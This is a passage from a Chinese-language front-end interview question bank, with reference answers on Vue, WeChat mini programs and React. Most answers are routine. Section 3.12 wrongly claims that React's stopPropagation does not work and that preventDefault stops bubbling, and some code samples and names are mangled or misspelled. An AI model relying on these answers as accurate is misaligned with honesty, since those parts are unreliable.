不利于seo；导航不可用，如果一定要导航需要自行实现前进、后退。（由于是单页面不能用浏览器的前进后退功能，所以需要自己建立堆栈管理）；初次加载时耗时多；页面复杂度提高很多。

#### 1.36 refs、$parent的使用？

**参考答案**：

$root

可以用来获取vue的根实例，比如在简单的项目中将公共数据放再vue根实例上(可以理解为一个全局 store ),因此可以代替vuex实现状态管理；

$refs

在子组件上使用ref特性后，this.属性可以直接访问该子组件。可以代替事件emit 和refs.testId获取指定元素。注意：refs。

$parent

$parent属性可以用来从一个子组件访问父组件的实例，可以替代将数据以 prop 的方式传入子组件的方式；当变更父级组件的数据的时候，容易造成调试和理解难度增加；

#### 1.36 路由跳转和location.href的区别？

**参考答案**：

使用location.href='/url'来跳转，简单方便，但是刷新了页面；  
使用路由方式跳转，无刷新页面，静态跳转；

#### 1.37 scss是什么？在vue.cli中的安装使用步骤是？有哪几大特性？

**参考答案**：

css的预编译。

使用步骤：

1. 先装css-loader、node-loader、sass-loader等加载器模块
2. 在build目录找到webpack.base.config.js，在那个extends属性中加一个拓展.scss
3. 在同一个文件，配置一个module属性
4. 然后在组件的style标签加上lang属性 ，例如：lang=”scss”

特性:

可以用变量，例如（$变量名称=值）；  
可以用混合器，例如（）  
可以嵌套

#### 1.38 delete与vue.delete区别?

delte会删除数组的值，但是它依然会在内存中占位置  
而vue.delete会删除数组在内存中的占位

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | let arr1 = [1,2,3]  let arr2 = [1,2,3]  **delete** arr1[1]  **this**.$**delete**(arr2,2)  console.log(arr1)    //【1, empty, 3】  console.log(arr2)    //【1,2】 |

#### 1.39 computed和watch的区别

**参考答案**：

computed

计算结果并返回，只有当被计算的属性发生改变时才会触发（即：计算属性的结果会被缓存，除非依赖的响应属性变化才会重新及孙）

watch

监听某一个值，当被监听的值发生变化时，执行相关操作。

与computed的区别是，watch更加适用于监听某一个值得变化，并做对应操作，比如请求后太接口等。而computed适用于计算已有的值并返回结果。 监听简单数据类型：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | data(){  **return**{          'first':2      }  },   watch:{       first(){           console.log(**this**.first)      }   }, |

#### 1.40 Vue 为什么要用 vm.$set() 解决对象新增属性不能响应的问题 ？你能说说如下代码的实现原理么？

**参考答案**：

**1）Vue为什么要用vm.$set() 解决对象新增属性不能响应的问题**

1. Vue使用了Object.defineProperty实现双向数据绑定
2. 在初始化实例时对属性执行 getter/setter 转化
3. 属性必须在data对象上存在才能让Vue将它转换为响应式的（这也就造成了Vue无法检测到对象属性的添加或删除）

所以Vue提供了Vue.set (object, propertyName, value) / vm.$set (object, propertyName, value)

**2）框架本身是如何实现的呢?**

Vue 源码位置：vue/src/core/instance/index.js

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | export **function** set (target: Array<any> | Object, key: any, val: any): any {    // target 为数组  **if** (Array.isArray(target) && isValidArrayIndex(key)) {      // 修改数组的长度, 避免索引>数组长度导致splcie()执行有误      target.length = Math.max(target.length, key)      // 利用数组的splice变异方法触发响应式      target.splice(key, 1, val)  **return** val    }    // key 已经存在，直接修改属性值  **if** (key **in** target && !(key **in** Object.prototype)) {      target[key] = val  **return** val    }    const ob = (target: any).\_\_ob\_\_    // target 本身就不是响应式数据, 直接赋值  **if** (!ob) {      target[key] = val  **return** val    }    // 对属性进行响应式处理    defineReactive(ob.value, key, val)    ob.dep.notify()  **return** val  } |

我们阅读以上源码可知，vm.$set 的实现原理是：

1. 如果目标是数组，直接使用数组的 splice 方法触发相应式；
2. 如果目标是对象，会先判读属性是否存在、对象是否是响应式，
3. 最终如果要对属性进行响应式处理，则是通过调用 defineReactive 方法进行响应式处理

## 2. 微信小程序

#### 2.1 微信小程序是单页应用吗

**参考答案：**

是，通过路由进行页面切换

#### 2.2 小程序的开发，发送一个请求，怎么请求数据的

**参考答案：**

1. 在微信小程序进行网络通信，只能和指定的域名进行通信  
   服务器域名在：小程序后台=> 开发=> 开发设置 => 服务器域名中配置，配置时需注意：

1）域名只支持https（request, uploadFile，downloadFile）和wss（connectSocket）协议。

2）域名不能使用ip地址或localhost。

3）域名必须经过ICP备案。

4）服务器域名一个月内可申请5次修改。

1. 微信小程序包括四种类型的网络请求

1) 普通HTTPS请求(wx.request)

2) 上传文件(wx.uploadFile)

3) 下载文件(wx.downloadFile)

4) WebSocket通信(wx.connectSocket)

1. 小程序没有跨域的限制：

在普通网站中，由于浏览器的同源策略限制，存在数据的跨域请求问题，从而衍生出JSONP和CORS 两种主流的跨域问题解决方案，但是小程序内部运行机制与网页不同，小程序中的代码并不运行在浏览器中，因此小程序开发中，不存在数据的跨域请求限制问题。

#### 2.3 小程序中数据怎么同步渲染

**参考答案：**

通过setData方法

**解析：**

setData工作原理

小程序分为逻辑层和渲染层，而我们每次逻辑层改变了，要借由 Native 进行。小程序的渲染层和逻辑层由两个线程管理：渲染层的界面使用了 WebView 进行渲染；逻辑层采用 JsCore 线程运行 JS 脚本。一个小程序存在多个界面，所以渲染层存在多个 WebView 线程，这两个线程的通信会经由微信客户端 Native 做中转，逻辑层发送网络请求也经由 Native 转发

所以我们不要重复 setdata ，以及减少数据的传输量。我们的数据传输实际是一次 Javascript 脚本过程，当数据量过大时会增加脚本的编译执行时间，占用 WebView JS 线程。去除不必要的事件绑定（ WXML 中的 bind 和 catch ），从而减少通信的数据量和次数。

#### 2.4 微信小程序组件的生命周期

**参考答案：**

组件生命周期：

组件的生命周期，指的是组件自身的一些函数，这些函数在特殊的时间点或遇到一些特殊的框架事件时被自动触发。

其中，最重要的生命周期是 created attached detached ，包含一个组件实例生命流程的最主要时间点。

* 组件实例刚刚被创建好时， created 生命周期被触发。此时，组件数据 this.data 就是在 Component 构造器中定义的数据 data 。 此时还不能调用 setData 。 通常情况下，这个生命周期只应该用于给组件 this 添加一些自定义属性字段。
* 在组件完全初始化完毕、进入页面节点树后， attached 生命周期被触发。此时， this.data 已被初始化为组件的当前值。这个生命周期很有用，绝大多数初始化工作可以在这个时机进行。
* 在组件离开页面节点树后， detached 生命周期被触发。退出一个页面时，如果组件还在页面节点树中，则 detached 会被触发。

**解析：**

定义生命周期方法：

生命周期方法可以直接定义在 Component 构造器的第一级参数中。

自小程序基础库版本 2.2.3 起，组件的的生命周期也可以在 lifetimes 字段内进行声明（这是推荐的方式，其优先级最高）。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | Component({    lifetimes: {      attached: **function**() {        // 在组件实例进入页面节点树时执行      },      detached: **function**() {        // 在组件实例被从页面节点树移除时执行      },    },    // 以下是旧式的定义方式，可以保持对 <2.2.3 版本基础库的兼容    attached: **function**() {      // 在组件实例进入页面节点树时执行    },    detached: **function**() {      // 在组件实例被从页面节点树移除时执行    },    // ...  }) |

在 behaviors 中也可以编写生命周期方法，同时不会与其他 behaviors 中的同名生命周期相互覆盖。但要注意，如果一个组件多次直接或间接引用同一个 behavior ，这个 behavior 中的生命周期函数在一个执行时机内只会执行一次。

可用的全部生命周期如下表所示。

|  |  |  |
| --- | --- | --- |
| **生命周期** | **参数** | **描述** |
| created | 无 | 在组件实例刚刚被创建时执行 |
| attached | 无 | 在组件实例进入页面节点树时执行 |
| ready | 无 | 在组件在视图层布局完成后执行 |
| moved | 无 | 在组件实例被移动到节点树另一个位置时执行 |
| detached | 无 | 在组件实例被从页面节点树移除时执行 |
| error | Object Error | 每当组件方法抛出错误时执行 |

组件所在页面的生命周期：

还有一些特殊的生命周期，它们并非与组件有很强的关联，但有时组件需要获知，以便组件内部处理。这样的生命周期称为“组件所在页面的生命周期”，在 pageLifetimes 定义段中定义。其中可用的生命周期包括：

|  |  |  |
| --- | --- | --- |
| **生命周期** | **参数** | **描述** |
| show | 无 | 组件所在的页面被展示时执行 |
| hide | 无 | 组件所在的页面被隐藏时执行 |
| resize | Object Size | 组件所在的页面尺寸变化时执行 |

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | Component({    pageLifetimes: {      show: **function**() {        // 页面被展示      },      hide: **function**() {        // 页面被隐藏      },      resize: **function**(size) {        // 页面尺寸变化      }    }  }) |

#### 2.5 小程序rpx单位

**参考答案：**

* rpx是微信小程序独有的、**解决屏幕自适应**的尺寸单位
* 可以根据屏幕宽度进行自适应，不论大小屏幕，**规定屏幕宽为750rpx**
* 通过 rpx 设置元素和字体的大小，小程序在**不同尺寸**的屏幕下，**可以实现自动适配**

**扩展：**

rpx 和 px之间的换算

* 在普通网页开发中，最常用的像素单位是px
* 在小程序开发中，推荐使用rpx这种响应式的像素单位进行开发
* 以 iPhone6 为例，iPhone6 的屏幕宽度为 375px，共有 750个物理像素，则 750rpx = 375px = 750 物理像素
* 得出公式：**1 rpx = 0.5 px = 1 物理像素**
* 举个例子：在iPhone6上，如果要绘制一个宽为100px，高为30px的盒子，换算成rpx单位，宽高分别为200rpx 和 60rpx

#### 2.6 微信小程序与vue区别

**参考答案**：

* 生命周期不一样，微信小程序生命周期比较简单
* 数据绑定也不同，微信小程序数据绑定需要使用{{}}，vue直接:就可以 显示与隐藏元素，vue中，使用v-if和v-show
* 控制元素的显示和隐藏，小程序中，使用wx-if和hidden控制元素的显示和隐藏
* 事件处理不同，小程序中，全用bindtap(bind+event)，或者catchtap(catch+event)绑定事件,vue：使用v-on:event绑定事件，或者使用@event绑定事件
* 数据双向绑定也不也不一样在vue中,只需要再表单元素上加上v-model,然后再绑定data中对应的一个值，当表单元素内容发生变化时，data中对应的值也会相应改变，这是vue非常nice的一点。微信小程序必须获取到表单元素，改变的值，然后再把值赋给一个data中声明的变量。

#### 2.7 简述微信小程序原理

**参考答案**：

* 微信小程序采用JavaScript、WXML、WXSS三种技术进行开发,本质就是一个单页面应用，所有的页面渲染和事件处理，都在一个页面内进行，但又可以通过微信客户端调用原生的各种接口
* 微信的架构，是数据驱动的架构模式，它的UI和数据是分离的，所有的页面更新，都需要通过对数据的更改来实现
* 小程序分为两个部分webview和appService。其中webview主要用来展现UI ，appService有来处理业务逻辑、数据及接口调用。它们在两个进程中运行，通过系统层JSBridge实现通信，实现 UI 的渲染、事件的处理

#### 2.8 bindtap和catchtap的区别是什么

**参考答案**：

相同点：首先他们都是作为点击事件函数，就是点击时触发。在这个作用上他们是一样的，可以不做区分

不同点：他们的不同点主要是bindtap是不会阻止冒泡事件的，catchtap是阻止冒泡的

#### 2.9 小程序wxml与标准的html的异同？

**参考答案**：

相同：

* 都是用来描述页面的结构；
* 都由标签、属性等构成；

不同：

* 标签名字不一样，且小程序标签更少，单一标签更多；
* 多了一些wx:if这样的属性以及{{ }}这样的表达式
* WXML仅能在微信小程序开发者工具中预览，而HTML可以在浏览器内预览；
* 组件封装不同，WXML对组件进行了重新封装，
* 小程序运行在JS Core内，没有DOM树和window对象，小程序中无法使用window对象和document对象。

#### 2.10 小程序简单介绍下三种事件对象的属性列表？

**参考答案**：

基础事件（BaseEvent）

* type:事件类型
* timeStamp：事件生成时的时间戳
* target：触发事件的组件的属性值集合
* currentTarget：当前组件的一些属性集合

自定义事件（CustomEvent）

* detail

触摸事件（TouchEvent）

* touches
* changedTouches

#### 2.11 微信小程序的优劣势？

**参考答案**：

优势：

1. 无需下载，通过搜索和扫一扫就可以打开。
2. 良好的用户体验：打开速度快。
3. 开发成本要比App要低。
4. 安卓上可以添加到桌面，与原生App差不多。
5. 为用户提供良好的安全保障。小程序的发布，微信拥有一套严格的审查流程，不能通过审查的小程序是无法发布到线上的。

劣势：

1. 限制较多。页面大小不能超过1M。不能打开超过5个层级的页面。
2. 样式单一。小程序的部分组件已经是成型的了，样式不可以修改。例如：幻灯片、导航。
3. 推广面窄，不能分享朋友圈，只能通过分享给朋友，附近小程序推广。其中附近小程序也受到微信的限制。
4. 依托于微信，无法开发后台管理功能。

## 3. react

#### 3.1 react 虚拟dom

**参考答案：**

虚拟dom是什么？

虚拟 dom 相当于在 js 和真实 dom 中间加了一个缓存，利用 dom diff 算法避免了没有必要的 dom 操作，从而 提高性能。

实现过程

1. 用 JavaScript 对象结构表示 DOM 树的结构
2. 用这个树构建一个真正的 DOM 树，插到文档当中当状态变更的时候，重新构造一棵新的对象树。
3. 用新的树和旧的树进行比较，记录两棵树差异把 2 所记录的差异应用到步骤 1 所构建的真正的 DOM 树上，视图就更新了。

#### 3.2 虚拟dom和real dom区别 性能差异

**参考答案：**

减少DOM的操作：虚拟dom可以将多次操作合并为一次操作，减少DOM操作的次数

|  |  |
| --- | --- |
| **Real DOM** | **Virtual DOM** |
| 1. 更新缓慢。 | 1. 更新更快。 |
| 2. 可以直接更新 HTML。 | 2. 无法直接更新 HTML。 |
| 3. 如果元素更新，则创建新DOM。 | 3. 如果元素更新，则更新 JSX 。 |
| 4. DOM操作代价很高。 | 4. DOM 操作非常简单。 |
| 5. 消耗的内存较多。 | 5. 很少的内存消耗。 |

#### 3.3 react组件间通信

**参考答案：**

以下6种方法是react组件间通信的方式：

* 父组件向子组件通讯: 父组件可以向子组件通过传 props 的方式，向子组件进行通讯
* 子组件向父组件通讯: props+回调的方式,父组件向子组件传递props进行通讯，此props为作用域为父组件自身的函数，子组件调用该函数，将子组件想要传递的信息，作为参数，传递到父组件的作用域中
* 兄弟组件通信: 找到这两个兄弟节点共同的父节点,结合上面两种方式由父节点转发信息进行通信
* 跨层级通信:Context设计目的是为了共享那些对于一个组件树而言是“全局”的数据，例如当前认证的用户、主题或首选语言,对于跨越多层的全局数据通过Context通信再适合不过
* 发布订阅模式: 发布者发布事件，订阅者监听事件并做出反应,我们可以通过引入event模块进行通信
* 全局状态管理工具: 借助Redux或者Mobx等全局状态管理工具进行通信,这种工具会维护一个全局状态中心Store,并根据不同的事件产生新的状态

#### 3.4 radux的原理

**参考答案：**

**Redux：**Redux 是当今最热门的前端开发库之一。它是 JavaScript 程序的可预测状态容器，用于整个应用的状态管理。使用 Redux 开发的应用易于测试，可以在不同环境中运行，并显示一致的行为。

**数据如何通过 Redux 流动？**

1. 首先，用户（通过View）发出Action，发出方式就用到了dispatch方法。
2. 然后，Store自动调用Reducer，并且传入两个参数：当前State和收到的Action，Reducer会返回新的State
3. State一旦有变化，Store就会调用监听函数，来更新View。

**Redux遵循的三个原则是什么？**

1. 单一事实来源：整个应用的状态存储在单个 store 中的对象/状态树里。单一状态树可以更容易地跟踪随时间的变化，并调试或检查应用程序。
2. 状态是只读的：改变状态的唯一方法是去触发一个动作。动作是描述变化的普通 JS 对象。就像 state 是数据的最小表示一样，该操作是对数据更改的最小表示。
3. 使用纯函数进行更改：为了指定状态树如何通过操作进行转换，你需要纯函数。纯函数是那些返回值仅取决于其参数值的函数。

**你对“单一事实来源”有什么理解？**

Redux 使用 “Store” 将程序的整个状态存储在同一个地方。因此所有组件的状态都存储在 Store 中，并且它们从 Store 本身接收更新。单一状态树可以更容易地跟踪随时间的变化，并调试或检查程序。

**Redux 由以下组件组成：**

1. **Action** – 这是一个用来描述发生了什么事情的对象。
2. **Reducer** – 这是一个确定状态将如何变化的地方。
3. **Store** – 整个程序的状态/对象树保存在Store中。
4. **View** – 只显示 Store 提供的数据。

**如何在 Redux 中定义 Action？**

React 中的 Action 必须具有 type 属性，该属性指示正在执行的 ACTION 的类型。必须将它们定义为字符串常量，并且还可以向其添加更多的属性。在 Redux 中，action 被名为 Action Creators 的函数所创建。以下是 Action 和Action Creator 的示例：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** addTodo(text) {  **return** {                  type: ADD\_TODO,                   text      }  } |

**解释 Reducer 的作用**

Reducers 是纯函数，它规定应用程序的状态怎样因响应 ACTION 而改变。Reducers 通过接受先前的状态和 action 来工作，然后它返回一个新的状态。它根据操作的类型确定需要执行哪种更新，然后返回新的值。如果不需要完成任务，它会返回原来的状态。

**Store 在 Redux 中的意义是什么？**

Store 是一个 JavaScript 对象，它可以保存程序的状态，并提供一些方法来访问状态、调度操作和注册侦听器。应用程序的整个状态/对象树保存在单一存储中。因此，Redux 非常简单且是可预测的。我们可以将中间件传递到 store 来处理数据，并记录改变存储状态的各种操作。所有操作都通过 reducer 返回一个新状态。

**Redux 有哪些优点？**

* 结果的可预测性 - 由于总是存在一个真实来源，即 store ，因此不存在如何将当前状态与动作和应用的其他部分同步的问题。
* 可维护性 - 代码变得更容易维护，具有可预测的结果和严格的结构。
* 服务器端渲染 - 你只需将服务器上创建的 store 传到客户端即可。这对初始渲染非常有用，并且可以优化应用性能，从而提供更好的用户体验。
* 开发人员工具 - 从操作到状态更改，开发人员可以实时跟踪应用中发生的所有事情。
* 社区和生态系统 - Redux 背后有一个巨大的社区，这使得它更加迷人。一个由才华横溢的人组成的大型社区为库的改进做出了贡献，并开发了各种应用。
* 易于测试 - Redux 的代码主要是小巧、纯粹和独立的功能。这使代码可测试且独立。
* 组织 - Redux 准确地说明了代码的组织方式，这使得代码在团队使用时更加一致和简单。

#### ****3.5 React组件生命周期的阶段是什么？****

**参考答案：**

React 组件的生命周期有三个不同的阶段：

1. 初始渲染阶段：这是组件即将开始其生命之旅并进入 DOM 的阶段。
2. 更新阶段：一旦组件被添加到 DOM，它只有在 prop 或状态发生变化时才可能更新和重新渲染。这些只发生在这个阶段。
3. 卸载阶段：这是组件生命周期的最后阶段，组件被销毁并从 DOM 中删除。

#### 3.6 详细解释 React 组件的生命周期方法

**参考答案：**

目前React 16.8 +的生命周期分为三个阶段,分别是挂载阶段、更新阶段、卸载阶段

挂载阶段:

* constructor: 构造函数，最先被执行,我们通常在构造函数里初始化state对象或者给自定义方法绑定this
* getDerivedStateFromProps:static getDerivedStateFromProps(nextProps, prevState),这是个静态方法,当我们接收到新的属性想去修改我们state，可以使用getDerivedStateFromProps
* render: render函数是纯函数，只返回需要渲染的东西，不应该包含其它的业务逻辑,可以返回原生的DOM、React组件、Fragment、Portals、字符串和数字、Boolean和null等内容
* componentDidMount: 组件装载之后调用，此时我们可以获取到DOM节点并操作，比如对canvas，svg的操作，服务器请求，订阅都可以写在这个里面，但是记得在componentWillUnmount中取消订阅

更新阶段:

* getDerivedStateFromProps: 此方法在更新个挂载阶段都可能会调用
* shouldComponentUpdate:shouldComponentUpdate(nextProps, nextState),有两个参数nextProps和nextState，表示新的属性和变化之后的state，返回一个布尔值，true表示会触发重新渲染，false表示不会触发重新渲染，默认返回true,我们通常利用此生命周期来优化React程序性能
* render: 更新阶段也会触发此生命周期
* getSnapshotBeforeUpdate:getSnapshotBeforeUpdate(prevProps, prevState),这个方法在render之后，componentDidUpdate之前调用，有两个参数prevProps和prevState，表示之前的属性和之前的state，这个函数有一个返回值，会作为第三个参数传给componentDidUpdate，如果你不想要返回值，可以返回null，此生命周期必须与componentDidUpdate搭配使用
* componentDidUpdate:componentDidUpdate(prevProps, prevState, snapshot),该方法在getSnapshotBeforeUpdate方法之后被调用，有三个参数prevProps，prevState，snapshot，表示之前的props，之前的state，和snapshot。第三个参数是getSnapshotBeforeUpdate返回的,如果触发某些回调函数时需要用到 DOM 元素的状态，则将对比或计算的过程迁移至 getSnapshotBeforeUpdate，然后在 componentDidUpdate 中统一触发回调或更新状态。

卸载阶段:

* componentWillUnmount: 当我们的组件被卸载或者销毁了就会调用，我们可以在这个函数里去清除一些定时器，取消网络请求，清理无效的DOM元素等垃圾清理工作

**扩展：**

React 16之后有三个生命周期被废弃(但并未删除)

* componentWillMount
* componentWillReceiveProps
* componentWillUpdate

官方计划在17版本完全删除这三个函数，只保留UNSAVE\_前缀的三个函数，目的是为了向下兼容，但是对于开发者而言应该尽量避免使用他们，而是使用新增的生命周期函数替代它们

#### 3.7 react rounter

**参考答案：**

1. 什么是React 路由？

React 路由是一个构建在 React 之上的强大的路由库，它有助于向应用程序添加新的屏幕和流。这使 URL 与网页上显示的数据保持同步。它负责维护标准化的结构和行为，并用于开发单页 Web 应用。 React 路由有一个简单的API。

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**switch**>      <**route** exact="" path="’/’" component="{Home}/">      <**route** path="’/posts/:id’" component="{Newpost}/">      <**route** path="’/posts’" component="{Post}/">  </**route**></**route**></**route**></**switch**> |

1. 为什么需要 React 中的路由？

Router 用于定义多个路由，当用户定义特定的 URL 时，如果此 URL 与 Router 内定义的任何 “路由” 的路径匹配，则用户将重定向到该特定路由。所以基本上我们需要在自己的应用中添加一个 Router 库，允许创建多个路由，每个路由都会向我们提供一个独特的视图

1. 为什么React Router v4中使用 switch 关键字 ？

虽然<div>用于封装 Router 中的多个路由，当你想要仅显示要在多个定义的路线中呈现的单个路线时，可以使用 “switch” 关键字。使用时，<switch>标记会按顺序将已定义的 URL 与已定义的路由进行匹配。找到第一个匹配项后，它将渲染指定的路径。从而绕过其它路线。

1. 列出 React Router 的优点

4.1 就像 React 基于组件一样，在 React Router v4 中，API 是 'All About Components'。可以将 Router 可视化为单个根组件（），其中我们将特定的子路由（）包起来。

4.2 无需手动设置历史值：在 React Router v4 中，我们要做的就是将路由包装在 组件中。

4.3 包是分开的：共有三个包，分别用于 Web、Native 和 Core。这使我们应用更加紧凑。基于类似的编码风格很容易进行切换。

#### 3.8 hooks的优缺点

**参考答案**：

**优点**

**更容易复用代码**

这点应该是react hooks最大的优点，它通过自定义hooks来复用状态，从而解决了类组件有些时候难以复用逻辑的问题。类组件的逻辑复用方式是高阶组件和renderProps。hooks是怎么解决这个复用的问题呢，具体如下：

1. 每调用useHook一次都会生成一份独立的状态，这个没有什么黑魔法，函数每次调用都会有一份独立的作用域。
2. 虽然状态(from useState)和副作用(useEffect)的存在依赖于组件，但它们可以在组件外部进行定义。这点是class component做不到的，你无法在外部声明state和副作用（如componentDidMount）。

**清爽的代码风格**

函数式编程风格，函数式组件、状态保存在运行环境、每个功能都包裹在函数中，整体风格更清爽，更优雅

**代码量更少**

1. 向props或状态取值更加方便，函数组件的取值都从父级作用域直接取，而类组件需要先访问实例引用this，再访问其属性state和props，多了一步
2. 更改状态也变得更加简单, this.setState({ count:xxx })变成 setCount(xxx)。

**更容易发现无用的状态和函数**

对比类组件，函数组件里面的unused状态和函数更容易被发现

**更容易拆分组件**

写函数组件的时候，你会更愿意去拆分组件，因为函数组件写起小组件比类组件要省事。

**缺点**

**部分代码从主动式变成响应式**

写函数组件时，你不得不改变一些写法习惯。你必须把深入理解useEffect和useCallback这些api的第二个参数的作用。其次，还有下面几点：

1. useEffect的依赖参数并不好写，你需要花时间去判断该把什么变量加入到依赖数组，幸运的是eslint-plugin-react-hooks很多场景可以帮你解决这点，但有时得靠你自己加以判断
2. useEffect很容易出错，它是响应式的，当某个依赖项变化时它才会被调用。有时，useEffect会发生比你预期更多的调用次数。你必须去理解它的调用时机、调用时的状态老旧问题，这不直观，也难以维护，这点在团队协作中很明显，你的队友有时会难以理解你useEffect的触发时机以及其作用。

**状态不同步**

不好用的useEffect，

这绝对可以成为摒弃react hooks的理由。函数的运行是独立的，每个函数都有一份独立的作用域。当我们处理复杂逻辑的时候，经常会碰到“引用不是最新”的问题。

#### 3.9 ****为什么浏览器无法读取JSX？****

**参考答案**：

浏览器只能处理 JavaScript 对象，而不能读取常规 JavaScript 对象中的 JSX。所以为了使浏览器能够读取 JSX，首先，需要用像 Babel 这样的 JSX 转换器将 JSX 文件转换为 JavaScript 对象，然后再将其传给浏览器。

#### ****3.10 你对 React 的 refs 有什么了解？****

**参考答案**：

Refs 是 React 中引用的简写。它是一个有助于存储对特定的 React 元素或组件的引用的属性，它将由组件渲染配置函数返回。用于对 render() 返回的特定元素或组件的引用。当需要进行 DOM 测量或向组件添加方法时，它们会派上用场。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | class ReferenceDemo extends React.Component{       display() {           const name = **this**.inputDemo.value;           document.getElementById('disp').innerHTML = name;       }  render() {  **return**(            <div>              Name: <input type="text" ref={input => **this**.inputDemo = input} />              <button name="Click" onClick={**this**.display}>Click</button>              <h2>Hello <span id="disp"></span> !!!</h2>            </div>      );     }   } |

#### ****3.11 列出一些应该使用 Refs 的情况****

**参考答案**：

以下是应该使用 refs 的情况：

* 需要管理焦点、选择文本或媒体播放时
* 触发式动画
* 与第三方 DOM 库集成

#### 3.12 React 事件绑定原理

**参考答案**：

React并不是将click事件绑在该div的真实DOM上，而是在document处监听所有支持的事件，当事件发生并冒泡至document处时，React将事件内容封装并交由真正的处理函数运行。这样的方式不仅减少了内存消耗，还能在组件挂载销毁时统一订阅和移除事件。  
另外冒泡到 document 上的事件也不是原生浏览器事件，而是 React 自己实现的合成事件（SyntheticEvent）。因此我们如果不想要事件冒泡的话，调用 event.stopPropagation 是无效的，而应该调用event.preventDefault。

#### 3.15 redux-saga 和 mobx 的比较

**参考答案**：

1. 状态管理

* redux-sage 是 redux 的一个异步处理的中间件。
* mobx 是数据管理库，和 redux 一样。

1. 设计思想

* redux-sage 属于 flux 体系， 函数式编程思想。
* mobx 不属于 flux 体系，面向对象编程和响应式编程。

1. 主要特点

* redux-sage 因为是中间件，更关注异步处理的，通过 Generator 函数来将异步变为同步，使代码可读性高，结构清晰。action 也不是 action creator 而是 pure action，
* 在 Generator 函数中通过 call 或者 put 方法直接声明式调用，并自带一些方法，如 takeEvery，takeLast，race等，控制多个异步操作，让多个异步更简单。
* mobx 是更简单更方便更灵活的处理数据。 Store 是包含了 state 和 action。state 包装成一个可被观察的对象， action 可以直接修改 state，之后通过 Computed values 将依赖 state 的计算属性更新 ，之后触发 Reactions 响应依赖 state 的变更，输出相应的副作用 ，但不生成新的 state。

1. 数据可变性

* redux-sage 强调 state 不可变，不能直接操作 state，通过 action 和 reducer 在原来的 state 的基础上返回一个新的 state 达到改变 state 的目的。
* mobx 直接在方法中更改 state，同时所有使用的 state 都发生变化，不生成新的 state。

1. 写法难易度

* redux-sage 比 redux 在 action 和 reducer 上要简单一些。需要用 dispatch 触发 state 的改变，需要 mapStateToProps 订阅 state。
* mobx 在非严格模式下不用 action 和 reducer，在严格模式下需要在 action 中修改 state，并且自动触发相关依赖的更新。

1. 使用场景

* redux-sage 很好的解决了 redux 关于异步处理时的复杂度和代码冗余的问题，数据流向比较好追踪。但是 redux 的学习成本比 较高，代码比较冗余，不是特别需要状态管理，最好用别  
  的方式代替。
* mobx 学习成本低，能快速上手，代码比较简洁。但是可能因为代码编写的原因和数据更新时相对黑盒，导致数据流向不利于追踪。

#### 3.16 简述一下 React 的源码实现

**参考答案**：

1. React 的实现主要分为Component和Element；
2. Component属于 React 实例，在创建实例的过程中会在实例中注册state和props属性，还会依次调用内置的生命周期函数；
3. Component中有一个render函数，render函数要求返回一个Element对象（或null）；
4. Element对象分为原生Element对象和组件式对象，原生Element+ 组件式对象会被一起解析成虚拟 DOM 树，并且内部使用的state和props也以 AST 的形式注入到这棵虚拟 DOM 树之中；
5. 在渲染虚拟 DOM 树的前后，会触发 React Component 的一些生命周期钩子函数，比如componentWillMount和componentDidMount，在虚拟 DOM 树解析完成后将被渲染成真实 DOM 树；
6. 调用setState时，会调用更新函数更新Component的state，并且触发内部的一个updater，调用render生成新的虚拟 DOM 树，利用 diff 算法与旧的虚拟 DOM 树进行比对，比对以后利用最优的方案进行 DOM 节点的更新，这也是 React 单向数据流的原理（与 Vue 的 MVVM 不同之处）。

#### 3.17 setState到底是异步还是同步?

**参考答案**：

有时表现出异步,有时表现出同步

1. **setState只在合成事件和钩子函数中是“异步”的，在原生事件和setTimeout中都是同步的。**
2. **setState的“异步”并不是说内部由异步代码实现，其实本身执行的过程和代码都是同步的，只是合成事件和钩子函数的调用顺序在更新之前，导致在合成事件和钩子函数中没法立马拿到更新后的值，形成了所谓的“异步”，当然可以通过第二个参数setState(partialState, callback)中的callback拿到更新后的结果。**
3. setState的批量更新优化也是建立在“异步”（合成事件、钩子函数）之上的，在原生事件和setTimeout 中不会批量更新，在“异步”中如果对同一个值进行多次setState，setState的批量更新策略会对其进行覆盖，取最后一次的执行，如果是同时setState多个不同的值，在更新时会对其进行合并批量更新。\*\*

#### 3.18 redux异步中间件之间的优劣?

**参考答案**：

**redux-thunk优点:**

* 体积小: redux-thunk的实现方式很简单,只有不到20行代码
* 使用简单: redux-thunk没有引入像redux-saga或者redux-observable额外的范式,上手简单

**redux-thunk缺陷:**

* 样板代码过多: 与redux本身一样,通常一个请求需要大量的代码,而且很多都是重复性质的
* 耦合严重: 异步操作与redux的action偶合在一起,不方便管理
* 功能孱弱: 有一些实际开发中常用的功能需要自己进行封装

**redux-saga优点:**

* 异步解耦: 异步操作被被转移到单独 saga.js 中，不再是掺杂在 action.js 或 component.js 中
* action摆脱thunk function: dispatch 的参数依然是一个纯粹的 action (FSA)，而不是充满 “黑魔法” thunk function
* 异常处理: 受益于 generator function 的 saga 实现，代码异常/请求失败 都可以直接通过 try/catch 语法直接捕获处理
* 功能强大: redux-saga提供了大量的Saga 辅助函数和Effect 创建器供开发者使用,开发者无须封装或者简单封装即可使用
* 灵活: redux-saga可以将多个Saga可以串行/并行组合起来,形成一个非常实用的异步flow
* 易测试，提供了各种case的测试方案，包括mock task，分支覆盖等等

**redux-saga缺陷:**

* 额外的学习成本: redux-saga不仅在使用难以理解的 generator function,而且有数十个API,学习成本远超redux-thunk,最重要的是你的额外学习成本是只服务于这个库的,与redux-observable不同,redux-observable虽然也有额外学习成本但是背后是rxjs和一整套思想
* 体积庞大: 体积略大,代码近2000行，min版25KB左右
* 功能过剩: 实际上并发控制等功能很难用到,但是我们依然需要引入这些代码
* ts支持不友好: yield无法返回TS类型

**redux-observable优点:**

* 功能最强: 由于背靠rxjs这个强大的响应式编程的库,借助rxjs的操作符,你可以几乎做任何你能想到的异步处理
